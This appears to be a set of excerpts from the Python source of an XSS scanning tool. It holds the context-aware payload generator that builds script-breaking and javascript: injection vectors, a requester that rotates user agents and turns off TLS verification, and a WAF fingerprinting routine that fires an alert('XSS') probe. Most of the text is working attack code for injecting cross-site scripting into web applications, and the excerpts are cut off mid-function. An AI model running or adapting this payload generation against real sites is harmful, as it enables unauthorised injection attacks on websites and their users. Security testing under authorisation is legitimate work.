                vectors[7].add(vector)
            else:
                vectors[9].add(vector)
    if quoteEfficiency > 83:
        suffix = '//'
        for filling in jFillings:
            for function in functions:
                if '=' in function:
                    function = '(' + function + ')'
                if quote == '':
                    filling = ''
                vector = '\\' + quote + closer + filling + function + suffix
                if found:
                    vectors[7].add(vector)
                else:
                    vectors[9].add(vector)
elif tag in ('script', 'iframe', 'embed', 'object'):
```

```
            if attributeName in ('src', 'iframe', 'embed') and attributeValue == xsschecker:
                payloads = ['//15.rs', '\\/\\\\\\\\/\\15.rs']
                for payload in payloads:
                    vectors[10].add(payload)
            elif tag == 'object' and attributeName == 'data' and attributeValue == xsschecker:
                for function in functions:
                    found = True
                    vectors[10].add(r('javascript:') + function)
            elif quoteEfficiency == greatBracketEfficiency == 100:
                payloads = genGen(fillings, eFillings, lFillings,
                                  eventHandlers, tags, functions, ends)
                for payload in payloads:
                    payload = quote + '>' + r('</script/>') + payload
                    found = True
                    vectors[11].add(payload)
elif context == 'comment':
    lessBracketEfficiency = occurences[i]['score']['<']
    greatBracketEfficiency = occurences[i]['score']['>']
    ends = ['//']
    if greatBracketEfficiency == 100:
        ends.append('>')
    if lessBracketEfficiency == 100:
        payloads = genGen(fillings, eFillings, lFillings,
                          eventHandlers, tags, functions, ends)
        for payload in payloads:
            vectors[10].add(payload)
elif context == 'script':
    if scripts:
        try:
            script = scripts[index]
        except IndexError:
```

```
        script = scripts[0]
else:
    continue
closer = jsContexter(script)
quote = occurences[i]['details']['quote']
scriptEfficiency = occurences[i]['score']['</scRipT/>']
greatBracketEfficiency = occurences[i]['score']['>']
breakerEfficiency = 100
if quote:
    breakerEfficiency = occurences[i]['score'][quote]
ends = ['//']
if greatBracketEfficiency == 100:
    ends.append('>')
if scriptEfficiency == 100:
    breaker = r('</script/>')
    payloads = genGen(fillings, eFillings, lFillings,
                      eventHandlers, tags, functions, ends)
    for payload in payloads:
        vectors[10].add(payload)
if closer:
    suffix = '//\\'
    for filling in jFillings:
        for function in functions:
            vector = quote + closer + filling + function + suffix
            vectors[7].add(vector)
elif breakerEfficiency > 83:
    suffix = '//'
    for filling in jFillings:
        for function in functions:
            if '=' in function:
                function = '(' + function + ')'
            if quote == '':
```

```
                filling = ''
            vector = '\\' + quote + closer + filling + function + suffix
            vectors[6].add(vector)
        index += 1
    return vectors
import random
import requests
import time
from urllib3.exceptions import ProtocolError
import warnings

import core.config
from core.utils import converter, getVar
from core.log import setup_logger

logger = setup_logger(__name__)

warnings.filterwarnings('ignore')  # Disable SSL related warnings


def requester(url, data, headers, GET, delay, timeout):
    if getVar('jsonData'):
        data = converter(data)
    elif getVar('path'):
        url = converter(data, url)
        data = []
        GET, POST = True, False
    time.sleep(delay)
    user_agents = ['Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0',
                   'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
```

```
                'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36 OPR/43.0.2442.991']
    if 'User-Agent' not in headers:
        headers['User-Agent'] = random.choice(user_agents)
    elif headers['User-Agent'] == '$':
        headers['User-Agent'] = random.choice(user_agents)
    logger.debug('Requester url: {}'.format(url))
    logger.debug('Requester GET: {}'.format(GET))
    logger.debug_json('Requester data:', data)
    logger.debug_json('Requester headers:', headers)
    try:
        if GET:
            response = requests.get(url, params=data, headers=headers,
                                    timeout=timeout, verify=False, proxies=core.config.proxies)
        elif getVar('jsonData'):
            response = requests.post(url, json=data, headers=headers,
                                    timeout=timeout, verify=False, proxies=core.config.proxies)
        else:
            response = requests.post(url, data=data, headers=headers,
                                     timeout=timeout, verify=False, proxies=core.config.proxies)
        return response
    except ProtocolError:
        logger.warning('WAF is dropping suspicious requests.')
        logger.warning('Scanning will continue after 10 minutes.')
        time.sleep(600)

import json
import re
import sys

from core.requester import requester
from core.log import setup_logger
```

```
logger = setup_logger(__name__)


def wafDetector(url, params, headers, GET, delay, timeout):
    with open(sys.path[0] + '/db/wafSignatures.json', 'r') as file:
        wafSignatures = json.load(file)
    # a payload which is noisy enough to provoke the WAF
    noise = '<script>alert("XSS")</script>'
    params['xss'] = noise
    # Opens the noise injected payload
    response = requester(url, params, headers, GET, delay, timeout)
    page = response.text
    code = str(response.status_code)
    headers = str(response.headers)
    logger.debug('Waf Detector code: {}'.format(code))
    logger.debug_json('Waf Detector headers:', response.headers)

    if int(code) >= 400:
        bestMatch = [0, None]
        for wafName, wafSignature in wafSignatures.items():
            score = 0
            pageSign = wafSignature['page']
            codeSign = wafSignature['code']
            headersSign = wafSignature['headers']
            if pageSign:
                if re.search(pageSign, page, re.I):
                    score += 1
            if codeSign:
                if re.search(codeSign, code, re.I):
                    score += 0.5  # increase the overall score by a smaller amount because http
codes aren't strong indicators
```

```
        if headersSign:
            if re.search(headersSign, headers, re.I):
                score += 1
        # if the overall score of the waf is higher than the previous one
        if score > bestMatch[0]:
            del bestMatch[:]  # delete the previous one
            bestMatch.extend([score, wafName])  # and add this one
    if bestMatch[0] != 0:
        return bestMatch[1]
    else:
        return None
else:
    return None
```